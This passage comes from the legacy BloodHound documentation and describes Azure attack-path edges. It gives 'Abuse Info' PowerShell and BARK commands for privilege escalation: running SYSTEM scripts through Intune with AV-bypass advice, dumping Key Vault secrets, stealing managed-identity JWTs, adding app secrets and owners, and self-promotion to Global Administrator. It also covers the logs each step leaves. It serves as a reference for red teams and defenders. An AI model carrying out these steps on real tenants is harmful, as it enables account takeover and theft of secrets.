Principals with the Intune Administrators role are able to execute arbitrary PowerShell scripts on devices that are joined to the Azure Active Directory tenant.

### Abuse Info

First, have your PowerShell script ready to go and save it somewhere as a PS1 file. Take all the necessary operational security (opsec) and AMSI-bypass steps you want at this point, keeping in mind the script will run as the SYSTEM user unless you specify otherwise. Also keep in mind that the script will be written to disk, so take whatever AV bypass measures you need as well.

Next, log into the Azure web portal as the user with the "Intune Administrator" role activated. After authenticating, access Endpoint Manager at https://endpoint.microsoft.com.

Click on "Devices" on the left, which takes you, unsurprisingly, to the devices overview. Click on "Scripts" under the "Policy" section to go to the scripts management page. Click "Add," then click "Windows 10".

This will bring you to the "Add Powershell Script" page. On this first page, you'll enter a name for the script and a brief description. On the next page, click the folder and then select your PS1 from the common dialogue window. You've now got three options to configure, but can leave them all in the default "No" position. Most interestingly, keeping the first selection as "No" will cause the script to run as the SYSTEM user.

Click next, and you'll see the page that lets you scope which systems and users this script will execute for. You can choose to assign the script to "All devices," "All users," or "All users and devices." If you leave the "Assign to" dropdown at its default selection of "Selected groups," you can scope the script to only execute on systems or for users that belong to certain security groups. The choice is yours: run the script on every possible system or constrain it to only run on certain systems by scoping it to existing security groups or by adding specific devices or users to new security groups.

Click "Next" and you'll see the review page which lets you see what you're about to do. Click "Add" and Azure will begin registering the script. At this point, the script is now ready to run on your target systems. This process works similarly to Group Policy, in that the Intune agent running on each device periodically checks in (by default every hour) with Intune/Endpoint Manager to see if there is a PowerShell script for it to run, so you will need to wait up to an hour for your target system to actually pull the script down and run it.

### Opsec Considerations

When the Intune agent pulls down and executes PowerShell scripts, a number of artifacts are created on the endpoint - some permanent and some ephemeral.

Two files are created on the endpoint when a PowerShell script is executed in the following locations:

```
C:\Program files (x86)\Microsoft Intune Management Extension\Policies\Scripts
C:\Program files (x86)\Microsoft Intune Management Extension\Policies\Results
```

The file under the "Scripts" folder will be a local copy of the PS1 stored in Azure, and the file under the "Results" folder will be the output of the PS1; however, both of these files are automatically deleted as soon as the script finishes running. There are also permanent artifacts left over (assuming the attacker doesn't tamper with them). A full copy of the contents of the PS1 can be found in this log file:

```
C:\ProgramData\Microsoft\IntuneManagementExtension\Logs\_IntuneManagementExtension.txt
```

### References

- https://attack.mitre.org/tactics/TA0002/
- https://posts.specterops.io/death-from-above-lateral-movement-from-azure-to-on-prem-ad-d18cb3959d4d

### 4.11.44 AZGetCertificates

The ability to read certificates from key vaults.

#### Abuse Info

Use PowerShell or PowerZure to fetch the certificate from the key vault.

Via PowerZure:

- Get-AzureKeyVaultContent
- Export-AzureKeyVaultcontent

#### Opsec Considerations

Azure will create a new log event for the key vault whenever a secret is accessed.

#### References

https://blog.netspi.com/azure-automation-accounts-key-stores/ https://powerzure.readthedocs.io/en/latest/Functions/operational.html#get-azurekeyvaultcontent

### 4.11.45 AZGetKeys

The ability to read keys from key vaults.

#### Abuse Info

Use PowerShell or PowerZure to fetch the certificate from the key vault.

Via PowerZure:

- Get-AzureKeyVaultContent
- Export-AzureKeyVaultcontent

#### Opsec Considerations

Azure will create a new log event for the key vault whenever a secret is accessed.

#### References

https://blog.netspi.com/azure-automation-accounts-key-stores/ https://powerzure.readthedocs.io/en/latest/Functions/operational.html#get-azurekeyvaultcontent

---

### 4.11.46 AZGetSecrets

The ability to read secrets from key vaults.

#### Abuse Info

Use PowerShell or PowerZure to fetch the certificate from the key vault.

Via PowerZure:

- Get-AzureKeyVaultContent
- Export-AzureKeyVaultcontent

#### Opsec Considerations

Azure will create a new log event for the key vault whenever a secret is accessed.

#### References

https://blog.netspi.com/azure-automation-accounts-key-stores/ https://powerzure.readthedocs.io/en/latest/Functions/operational.html#get-azurekeyvaultcontent

---

### 4.11.47 AZGlobalAdmin

This edge indicates the principal has the Global Admin role active against the target tenant. In other words, the principal is a Global Admin. Global Admins can do almost anything against almost every object type in the tenant, this is the highest privilege role in Azure.

#### Abuse Info

As a Global Admin, you can change passwords, run commands on VMs, read key vault secrets, activate roles for other users, etc.

For Global Admin to be able to abuse Azure resources, you must first grant yourself the 'User Access Administrator' role in Azure RBAC. This is done through a toggle button in the portal, or via the PowerZure function Set-AzureElevatedPrivileges.

Once that role is applied to account, you can then add yourself as an Owner to all subscriptions in the tenant

#### Opsec Considerations

This depends on exactly what you do, but in general Azure will log each abuse action.

#### References

https://blog.netspi.com/attacking-azure-cloud-shell/

---

### 4.11.48 AZHasRole

This edge indicates that a principal has been granted a particular AzureAD admin role.

#### Abuse Info

No abuse is necessary. This edge only indicates that the principal has been granted a particular AzureAD admin role.

#### Opsec Considerations

The opsec considerations for a particular action authorized by a principal“s active AzureAD role assignment will wholly depend on what the action taken is. This edge does not capture all abusable possibilities.

### References

- https://docs.microsoft.com/en-us/graph/permissions-reference
- https://docs.microsoft.com/en-us/azure/role-based-access-control/overview

---

## 4.11.49 AZKeyVaultContributor

The Key Vault Contributor role grants full control of the target Key Vault. This includes the ability to read all secrets stored on the Key Vault.

### Abuse Info

You can read secrets and alter access policies (grant yourself access to read secrets)

Via PowerZure:

- Get-AzureKeyVaultContent
- Export-AzureKeyVaultContent

### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

### References

- https://blog.netspi.com/maintaining-azure-persistence-via-automation-accounts/
- https://blog.netspi.com/azure-automation-accounts-key-stores/
- https://blog.netspi.com/get-azurepasswords/
- https://blog.netspi.com/attacking-azure-cloud-shell/

---

### 4.11.50 AZLogicAppContributor

The Logic Contributor role grants full control of the target Logic App. This includes the ability to execute arbitrary commands on the Logic App.

#### Abuse Info

Currently you need access to the portal GUI to execute this abuse. The abuse involves adding or modifying an existing logic app to coerce the logic app into sending a JWT for its managed identity service principal to a web server you control.

You can see a full walkthrough for executing that abuse in this blog post: Andy Robbins - Managed Identity Attack Paths, Part 2: Logic Apps

#### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

#### References

- https://github.com/BloodHoundAD/BARK
- https://medium.com/p/52b29354fc54

---

### 4.11.51 AZManagedIdentity

Azure resources like Virtual Machines, Logic Apps, and Automation Accounts can be assigned to either System- or User-Assigned Managed Identities. This assignment allows the Azure resource to authenticate to Azure services as the Managed Identity without needing to know the credential for that Managed Identity. Managed Identities, whether System- or User-Assigned, are AzureAD Service Principals.

#### Abuse Info

You can modify the Azure RM resource to execute actions against Azure with the privileges of the Managed Identity Service Principal.

It is also possible to extract a JSON Web Token (JWT) for the Service Principal, then use that JWT to authenticate as the Service Principal outside the scope of the Azure RM resource. Here is how you extract the JWT using PowerShell:

```
$tokenAuthURI = $env:MSI_ENDPOINT + "?resource=https://graph.microsoft.com/&api-
↪version=2017-09-01"
$tokenResponse = Invoke-RestMethod -Method Get -Headers @{"Secret"="$env:MSI_SECRET"}␣
↪-Uri $tokenAuthURI
$tokenResponse.access_token
```

We can then use this JWT to authenticate as the Service Principal to the Microsoft Graph APIs using BARK for example.

#### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

#### References

- https://attack.mitre.org/techniques/T1078/
- https://posts.specterops.io/managed-identity-attack-paths-part-1-automation-accounts-82667d17187a
- https://m365internals.com/2021/11/30/lateral-movement-with-managed-identities-of-azure-virtual-machines
- https://github.com/BloodHoundAD/BARK

---

### 4.11.52 AZMemberOf

The given asset is a member of the group.

Groups in Azure Active Directory grant their direct members any privileges the group itself has. If a group has an AzureAD admin role, direct members of the group inherit those permissions.

#### Abuse Info

No abuse is necessary. This edge simply indicates that a principal belongs to a security group.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://docs.microsoft.com/en-us/azure/active-directory/roles/groups-create-eligible

---

### 4.11.53 AZMGAddMember

This edge is created during post-processing. It is created against non role assignable Azure AD security groups when a Service Principal has one of the following MS Graph app role assignments:

- Directory.ReadWrite.All
- Group.ReadWrite.All
- GroupMember.ReadWrite.All

It is created against all Azure AD security groups, including those that are role assignable, when a Service Principal has the following MS Graph app role:

- RoleManagement.ReadWrite.Directory

You will not see this privilege when using just the Azure portal or any other Microsoft tooling. If you audit the roles and administrators affecting any particular Azure security group, you will not see that the Service Principal can add members to the group, but it indeed can because of the parallel access management system used by MS Graph.

#### Abuse Info

You can abuse this privilege using BARK's Add-AZMemberToGroup function.

This function requires you to supply an MS Graph-scoped JWT associated with the Service Principal that has the privilege to add principal to the target group. There are several ways to acquire a JWT. For example, you may use BARK's Get-MSGraphTokenWithClientCredentials to acquire an MS Graph-scoped JWT by supplying a Service Principal Client ID and secret:

```
$MGToken = Get-MSGraphTokenWithClientCredentials `
    -ClientID "34c7f844-b6d7-47f3-b1b8-720e0ecba49c" `
    -ClientSecret "asdf..." `
    -TenantName "contoso.onmicrosoft.com"
```

Then use BARK's Add-AZMemberToGroup function to add a new principial to the target group:

```
Add-AZMemberToGroup `
    -PrincipalID = "028362ca-90ae-41f2-ae9f-1a678cc17391" `
    -TargetGroupId "b9801b7a-fcec-44e2-a21b-86cb7ec718e4" `
    -Token $MGToken.access_token
```

Now you can re-authenticate as the principial you just added to the group and continue your attack path, now having whatever privileges the target group has.

#### Opsec Considerations

The Azure activity log for the tenant will log who added what principal to what group, including the date and time.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://github.com/BloodHoundAD/BARK

### 4.11.54 AZMGAddOwner

This edge is created during post-processing. It is created against all App Registrations and Service Principals within the same tenant when a Service Principal has the following MS Graph app role:

- Application.ReadWrite.All

It is also created against all Azure Service Principals when a Service Principal has the following MS Graph app role:

- ServicePrincipalEndpoint.ReadWrite.All

It is also created against all Azure security groups that are not role eligible when a Service Principal has one of the following MS Graph app roles:

- Directory.ReadWrite.All
- Group.ReadWrite.All

Finally, it is created against all Azure security groups and all Azure App Registrations when a Service Principal has the following MS Graph app role:

- RoleManagement.ReadWrite.Directory

You will not see these privileges when auditing permissions against any of the mentioned objects when you use Microsoft tooling, including the Azure portal and the MS Graph API itself.

#### Abuse Info

You can use BARK to add a new owner to the target object. The BARK function you use will depend on the target object type, but all of the functions follow a similar syntax.

These functions require you to supply an MS Graph-scoped JWT associated with the Service Principal that has the privilege to add a new owner to the target object. There are several ways to acquire a JWT. For example, you may use BARK's Get-MSGraphTokenWithClientCredentials to acquire an MS Graph-scoped JWT by supplying a Service Principal Client ID and secret:

```
$MGToken = Get-MSGraphTokenWithClientCredentials `
    -ClientID "34c7f844-b6d7-47f3-b1b8-720e0ecba49c" `
    -ClientSecret "asdf..." `
    -TenantName "contoso.onmicrosoft.com"
```

To add a new owner to a Service Principal, use BARK's New-ServicePrincipalOwner function:

```
New-ServicePrincipalOwner `
    -ServicePrincipalObjectId "082cf9b3-24e2-427b-bcde-88ffdccb5fad" `
    -NewOwnerObjectId "cea271c4-7b01-4f57-932d-99d752bbbc60" `
    -Token $Token
```

To add a new owner to an App Registration, use BARK's New-AppOwner function:

```
New-AppOwner `
    -AppObjectId "52114a0d-fa5b-4ee5-9a29-2ba048d46eee" `
    -NewOwnerObjectId "cea271c4-7b01-4f57-932d-99d752bbbc60" `
    -Token $Token
```

To add a new owner to a Group, use BARK's New-GroupOwner function:

```
New-AppOwner `
    -GroupObjectId "352032bf-161d-4788-b77c-b6f935339770" `
    -NewOwnerObjectId "cea271c4-7b01-4f57-932d-99d752bbbc60" `
    -Token $Token
```

#### Opsec Considerations

Any time you add an owner to any Azure object, the AzureAD audit logs will create an event logging who added an owner to what object, as well as what the new owner added to the object was.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://github.com/BloodHoundAD/BARK

---

### 4.11.55 AZMGAddSecret

This edge is created during post-processing. It is created against all Azure App Registrations and Service Principals when a Service Principal has one of the following MS Graph app roles:

- Application.ReadWrite.All
- RoleManagement.ReadWrite.Directory

You will not see this privilege when using just the Azure portal or any other Microsoft tooling. If you audit the roles and administrators affecting any particular Azure App or Service Principal, you will not see that the Service Principal can add secrets to the object, but it indeed can because of the parallel access management system used by MS Graph.

#### Abuse Info

There are several ways to perform this abuse, depending on what sort of access you have to the credentials of the object that holds this privilege against the target object. If you have an interactive web browser session for the Azure portal, it is as simple as finding the target App in the portal and adding a new secret to the object using the "Certificates & secrets" tab. Service Principals do not have this tab in the Azure portal but you can add secrets to them with the

MS Graph API. No matter what kind of control you have, you will be able to perform this abuse by using BARK's New-AppRegSecret or New-ServicePrincipalSecret functions.

These functions require you to supply an MS Graph-scoped JWT associated with the Service Principal that has the privilege to add secrets to the target object. There are several ways to acquire a JWT. For example, you may use BARK's Get-MSGraphTokenWithClientCredentials to acquire an MS Graph-scoped JWT by supplying a Service Principal Client ID and secret:

```
$MGToken = Get-MSGraphTokenWithClientCredentials `
    -ClientID "34c7f844-b6d7-47f3-b1b8-720e0ecba49c" `
    -ClientSecret "asdf..." `
    -TenantName "contoso.onmicrosoft.com"
```

Then use BARK's New-AppRegSecret to add a new secret to the target application:

```
New-AppRegSecret `
    -AppRegObjectID "d878..." `
    -Token $MGToken.access_token
```

The output will contain the plain-text secret you just created for the target app:

```
New-AppRegSecret `
    -AppRegObjectID "d878..." `
    -Token $MGToken.access_token

Name                Value
----                -----
AppRegSecretValue   odg8Q~...
AppRegAppId         4d31...
AppRegObjectId      d878...
```

With this plain text secret, you can now acquire tokens as the service principal associated with the app. You can easily do this with BARK's Get-MSGraphToken function:

```
$SPToken = Get-MSGraphToken `
    -ClientID "4d31..." `
    -ClientSecret "odg8Q~..." `
    -TenantName "contoso.onmicrosoft.com"
```

Now you can use this JWT to perform actions against any other MS Graph endpoint as the service principal, continuing your attack path with the privileges of that service principal.

### Opsec Considerations

When you create a new secret for an App or Service Principal, Azure creates an event called "Update application - Certificates and secrets management". This event describes who added the secret to which application or service principal.

### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://github.com/BloodHoundAD/BARK

### 4.11.56 AZMGApplication_ReadWrite_All

This edge is created when a Service Principal has been granted the Application.ReadWrite.All edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

### 4.11.57 AZMGAppRoleAssignment_ReadWrite_All

This edge is created when a Service Principal has been granted the AppRoleAssignment.ReadWrite.All edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

---

### 4.11.58 AZMGDirectory_ReadWrite_All

This edge is created when a Service Principal has been granted the Directory.ReadWrite.All edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

---

### 4.11.59 AZMGGrantAppRoles

This edge is created during post-processing. It is created against AzureAD tenant objects when a Service Principal has one of the following MS Graph app role assignments:

- AppRoleAssignment.ReadWrite.All
- RoleManagement.ReadWrite.Directory

### Abuse Info

With the ability to grant arbitrary app roles, you can grant the RoleManagement.ReadWrite.Directory app role to a Service Principal you already control, and then promote it or another principal to Global Administrator.

These functions require you to supply an MS Graph-scoped JWT associated with the Service Principal that has the privilege to grant app roles. There are several ways to acquire a JWT. For example, you may use BARK's Get-MSGraphTokenWithClientCredentials to acquire an MS Graph-scoped JWT by supplying a Service Principal Client ID and secret:

```
$MGToken = Get-MSGraphTokenWithClientCredentials `
    -ClientID "34c7f844-b6d7-47f3-b1b8-720e0ecba49c" `
    -ClientSecret "asdf..." `
    -TenantName "contoso.onmicrosoft.com"
```

Use BARK's Get-AllAzureADServicePrincipals to collect all Service Principal objects in the tenant:

```
$SPs = Get-AllAzureADServicePrincipals `
    -Token $MGToken
```

Next, find the MS Graph Service Principal's ID. You can do this by piping $SPs to Where-Object, finding objects where the appId value matches the universal ID for the MS Graph Service Principal, which is 00000003-0000-0000-c000-000000000000:

```
$SPs | ?{$_.appId -Like "00000003-0000-0000-c000-000000000000"} | Select id
```

The output will be the object ID of the MS Graph Service Principal. Take that ID and use it as the "ResourceID" argument for BARK's New-AppRoleAssignment function. The AppRoleID of '9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8' is the universal ID for RoleManagement.ReadWrite.Directory. The SPObjectId is the object ID of the Service Principal you want to grant this app role to:

```
New-AppRoleAssignment `
    -SPObjectId "6b6f9289-fe92-4930-a331-9575e0a4c1d8" `
    -AppRoleID "9e3f62cf-ca93-4989-b6ce-bf83c28f9fe8" `
    -ResourceID "9858020a-4c00-4399-9ae4-e7897a8333fa" `
    -Token $MGToken
```

If successful, the output of this command will show you the App Role assignment ID. Now that your Service Principal has the RoleManagement.ReadWrite.Directory MS Graph app role, you can promote the Service Principal to Global Administrator using BARK's New-AzureADRoleAssignment.

```
New-AzureADRoleAssignment `
    -PrincipalID "6b6f9289-fe92-4930-a331-9575e0a4c1d8" `
    -RoleDefinitionId "62e90394-69f5-4237-9190-012177145e10" `
    -Token $MGToken
```

If successful, the output will include the principal ID, the role ID, and a unique ID for the role assignment.

### Opsec Considerations

When you assign an app role to a Service Principal, the Azure Audit logs will create an event called "Add app role assignment to service principal". This event describes who made the change, what the target service principal was, and what app role assignment was granted.

### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://github.com/BloodHoundAD/BARK

---

## 4.11.60 AZMGGrantRole

This edge is created during post-processing. It is created against all AzureAD admin roles when a Service Principal has the following MS Graph app role assignment:

- RoleManagement.ReadWrite.Directory

This privilege allows the Service Principal to promote itself or any other principal to any AzureAD admin role, including Global Administrator.

### Abuse Info

To abuse this privilege, you can promote a principal you control to Global Administrator using BARK's New-AzureADRoleAssignment. This function requires you to supply an MS Graph-scoped JWT associated with the Service Principal that has the privilege to grant AzureAD admin roles. There are several ways to acquire a JWT. For example, you may use BARK's Get-MSGraphTokenWithClientCredentials to acquire an MS Graph-scoped JWT by supplying a Service Principal Client ID and secret:

```
$MGToken = Get-MSGraphTokenWithClientCredentials `
    -ClientID "34c7f844-b6d7-47f3-b1b8-720e0ecba49c" `
    -ClientSecret "asdf..." `
    -TenantName "contoso.onmicrosoft.com"
```

Then use BARK's New-AzureADRoleAssignment function to grant the AzureAD role to your target principal:

```
New-AzureADRoleAssignment `
    -PrincipalID "6b6f9289-fe92-4930-a331-9575e0a4c1d8" `
    -RoleDefinitionId "62e90394-69f5-4237-9190-012177145e10" `
    -Token $MGToken
```

If successful, the output will include the principal ID, the role ID, and a unique ID for the role assignment.

### Opsec Considerations

When you assign an AzureAD admin role to a principal using this privilege, the Azure Audit log will create an event called "Add member to role outside of PIM (permanent)".

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://github.com/BloodHoundAD/BARK

---

### 4.11.61 AZMGGroupMember_ReadWrite_All

This edge is created when a Service Principal has been granted the GroupMember.ReadWrite.All edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

---

### 4.11.62 AZMGGroup_ReadWrite_All

This edge is created when a Service Principal has been granted the Group.ReadWrite.All edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

---

### 4.11.63 AZMGRoleManagement_ReadWrite_Directory

This edge is created when a Service Principal has been granted the RoleManagement.ReadWrite.Directory edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://docs.microsoft.com/en-us/azure/active-directory/roles/assign-roles-different-scopes

---

### 4.11.64 AZMGServicePrincipalEndpoint_ReadWrite_All

This edge is created when a Service Principal has been granted the ServicePrincipalEndpoint.ReadWrite.All edge.

#### Abuse Info

The edge is not abusable, but is used during post-processing to create abusable edges.

#### Opsec Considerations

No opsec considerations apply to this edge.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5

---

### 4.11.65 AZNodeResourceGroup

This edge is created to link Azure Kubernetes Service Managed Clusters to the Virtual Machine Scale Sets they use to execute commands on.

The system-assigned identity for the AKS Cluster will have the Contributor role against the target Resource Group and its child Virtual Machine Scale Sets.

#### Abuse Info

You will abuse this relationship by executing a command against the AKS Managed Cluster the edge is emiting from. You can target any managed identity assignment scoped to the Virtual Machine Scale Sets under the target Resource Group.

#### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

#### References

- https://github.com/BloodHoundAD/BARK
- https://www.netspi.com/blog/technical/cloud-penetration-testing/extract-credentials-from-azure-kubernetes-service/

### 4.11.66 AZOwns

Object ownership means almost all abuses are possible against the target object.

#### Abuse Info

Everything a Contributor can do, with the addition of assigning rights to resources.

#### Opsec Considerations

This depends on which abuse you perform, but in general Azure will create a log for each abuse action.

#### References

- https://blog.netspi.com/attacking-azure-with-custom-script-extensions/
- https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#owner

### 4.11.67 AZPrivilegedAuthAdmin

This edge indicates the principal has the Privileged Authentication Administrator role active against the target tenant. Principals with this role can update sensitive properties for all users. Privileged Authentication Administrator can set or reset any authentication method (including passwords) for any user, including Global Administrators.

#### Abuse Info

See the abuse info under AZAddSecret or AZResetPassword.

#### Opsec Considerations

See the opsec consideration under AZAddSecret or AZResetPassword.

#### References

- https://learn.microsoft.com/en-us/azure/active-directory/roles/permissions-reference#privileged-authentication-administrator

---

### 4.11.68 AZPrivilegedRoleAdmin

The Privileged Role Admin role can grant any other admin role to another principal at the tenant level.

#### Abuse Info

Activate the Global Admin role for yourself or for another user using PowerZure or PowerShell.

#### Opsec Considerations

The Azure Activity Log will log who activated an admin role for what other principal, including the date and time.

#### References

https://powerzure.readthedocs.io/en/latest/Functions/operational.html#add-azureadrole

---

### 4.11.69 AZResetPassword

The ability to change another user's password without knowing their current password.

#### Abuse Info

Find the user in the Azure portal, then click "Reset Password", or use PowerZure's Set-AzureUserPassword cmdlet. If password write-back is enabled, this password will also be set for a synced on-prem user.

#### Opsec Considerations

Azure will log each password reset event, including who performed the reset, against which account, and at what date and time.

#### References

https://powerzure.readthedocs.io/en/latest/Functions/operational.html#set-azureuserpassword

---

### 4.11.70 AZRunsAs

The Azure App runs as the Service Principal when it needs to authenticate to the tenant.

#### Abuse Info

This edge should be taken into consideration when abusing control of an app. Apps authenticate with service principals to the tenant, so if you have control of an app, what you are abusing is that control plus the fact that the app runs as a privileged service principal.

---

### 4.11.71 AZUserAccessAdministrator

The User Access Admin role can edit roles against many other objects.

#### Abuse Info

This role can be used to grant yourself or another principal any privilege you want against Automation Accounts, VMs, Key Vaults, and Resource Groups. Use the Azure portal to add a new, abusable role assignment against the target object for yourself.

#### Opsec Considerations

Azure will log any role activation event for any object type.

### References

https://blog.netspi.com/maintaining-azure-persistence-via-automation-accounts/

---

## 4.11.72 AZVMAdminLogin

When a virtual machine is configured to allow logon with Azure AD credentials, the VM automatically has certain principals added to its local administrators group, including any principal granted the Virtual Machine Administrator Login (or "VMAL") admin role.

Any principal granted this role, scoped to the affected VM, can connect to the VM via RDP and will be granted local admin rights on the VM.

### Abuse Info

Connect to the VM via RDP and you will be granted local admin rights on the VM.

### Opsec Considerations

If the target computer is a workstation and a user is currently logged on, one of two things will happen. If the user you are abusing is the same user as the one logged on, you will effectively take over their session and kick the logged on user off, resulting in a message to the user. If the users are different, you will be prompted to kick the currently logged on user off the system and log on. If the target computer is a server, you will be able to initiate the connection without issue provided the user you are abusing is not currently logged in.

Remote desktop will create Logon and Logoff events with the access type RemoteInteractive.

### References

- https://attack.mitre.org/tactics/TA0008/
- https://attack.mitre.org/techniques/T1021/
- https://docs.microsoft.com/en-us/azure/active-directory/devices/howto-vm-sign-in-azure-ad-windows

---

### 4.11.73 AZVMContributor

The Virtual Machine contributor role grants almost all abusable privileges against Virtual Machines.

#### Abuse Info

The Virtual Machine Contributor role allows you to run SYSTEM commands on the VM

Via PowerZure:

- Invoke-AzureRunCommand
- Invoke-AzureRunMSBuild
- Invoke-AzureRunProgram

#### Opsec Considerations

Because you'll be running a command as the SYSTEM user on the Virtual Machine, the same opsec considerations for running malicious commands on any system should be taken into account: command line logging, PowerShell script block logging, EDR, etc.

#### References

- https://blog.netspi.com/running-powershell-scripts-on-azure-vms/

---

### 4.11.74 AZWebsiteContributor

The Website Contributor role grants full control of the target Function App or Web App. Full control of either of those types of resources allows for arbitrary command execution against the target resoruce.

#### Abuse Info

You can use BARK's Invoke-AzureRMWebAppShellCommand function to execute commands on a target Web App. You can use BARK's New-PowerShellFunctionAppFunction, Get-AzureFunctionAppMasterKeys, and Get-AzureFunctionOutput functions to execute arbitrary commands against a target Function App.

These functions require you to supply an Azure Resource Manager scoped JWT associated with the principal that has the privilege to execute commands on the web app or function app. There are several ways to acquire a JWT. For example, you may use BARK's Get-ARMTokenWithRefreshToken to acquire an Azure RM-scoped JWT by supplying a refresh token:

```
$ARMToken = Get-ARMTokenWithRefreshToken `
    -RefreshToken "0.ARwA6WgJJ9X2qk..." `
    -TenantID "contoso.onmicrosoft.com"
```

Now you can use BARK's Invoke-AzureRMWebAppShellCommand function to execute a command against the target Web App. For example, to run a simple "whoami" command:

```
Invoke-AzureRMWebAppShellCommand `
    -KuduURI "https://mycoolwindowswebapp.scm.azurewebsites.net/api/command" `
    -Token $ARMToken `
    -Command "whoami"
```

If the Web App has a managed identity assignments, you can use BARK's Invoke-AzureRMWebAppShellCommand function to retrieve a JWT for the managed identity Service Principal like this:

```
PS C:\> $PowerShellCommand =
        $headers=@{"X-IDENTITY-HEADER"=$env:IDENTITY_HEADER}
        $response = Invoke-WebRequest -UseBasicParsing -Uri "$($env:IDENTITY_
↪ENDPOINT)?resource=https://storage.azure.com/&api-version=2019-08-01" -Headers
↪$headers
        $response.RawContent

PS C:\> $base64Cmd = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.
↪GetBytes($PowerShellCommand))

PS C:\> $Command = "powershell -enc $($base64Cmd)"

PS C:\> Invoke-AzureRMWebAppShellCommand `
        -KuduURI "https://mycoolwindowswebapp.scm.azurewebsites.net/api/command" `
        -token $ARMToken `
        -Command $Command
```

If successful, the output will include a JWT for the managed identity service principal.

### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

### References

- https://github.com/BloodHoundAD/BARK
- https://www.netspi.com/blog/technical/cloud-penetration-testing/lateral-movement-azure-app-services/
- https://posts.specterops.io/abusing-azure-app-service-managed-identity-assignments-c3adefccff95

**Note:** This documentation applies to Legacy BloodHound and is no longer maintained.

See up-to-date documentation for BloodHound CE here: BloodHound Support

## 4.12 Further Reading/Viewing

Further reading and viewing of content related to BloodHound

### 4.12.1 Blogs from the Authors

https://wald0.com/?p=14 https://wald0.com/?p=68 https://wald0.com/?p=112 https://wald0.com/?p=179

https://blog.cptjesus.com/posts/introtocypher https://blog.cptjesus.com/posts/newbloodhoundingestor https://blog.cptjesus.com/posts/bloodhoundobjectproperties https://blog.cptjesus.com/posts/sharphoundtechnical https://blog.cptjesus.com/posts/sharphoundtargeting https://blog.cptjesus.com/posts/bloodhound15 https://blog.cptjesus.com/posts/bloodhound20 https://blog.cptjesus.com/posts/bloodhound21

https://blog.harmj0y.net/redteaming/a-guide-to-attacking-domain-trusts/ https://blog.harmj0y.net/activedirectory/a-case-study-in-wagging-the-dog-computer-takeover/ https://blog.harmj0y.net/redteaming/kerberoasting-revisited/ https://blog.harmj0y.net/redteaming/from-kekeo-to-rubeus/ https://blog.harmj0y.net/activedirectory/the-most-dangerous-user-right-you-probably-have-never-heard-of/

### 4.12.2 Presentations from the Authors

Six Degrees of Domain Admin - DEF CON 24 https://www.youtube.com/watch?v=wP8ZCczC1OU

Six Degrees of Domain Admin: Using Bloodhound to Automate Active Directory Domain Privilege Escalation Analysis - BSidesLV 2016: https://www.youtube.com/watch?v=lxd2rerVsLo

Six Degrees of Domain Admin - ekoparty 2016 https://www.youtube.com/watch?v=1DCR1BEpvSA

Here Be Dragons The Unexplored Land of Active Directory ACLs - Derbycon https://www.youtube.com/watch?v=z8thoG7gPd0

BloodHound: Head to Tail - DerbyCon 2019 https://www.youtube.com/watch?v=fqYoOoghqdE

An ACE Up the Sleeve: Designing Active Directory DACL Backdoors - DEF CON 25 https://www.youtube.com/watch?v=_nGpZ1ydzS8

BloodHound and the Adversary Resilience Methodology - Troopers 2019 https://www.youtube.com/watch?v=0r8FzbOg2YU

BloodHound: He Attac, But he also Protec https://www.youtube.com/watch?v=hHfxZug1HHo

### 4.12.3 Blogs/writings from our friends

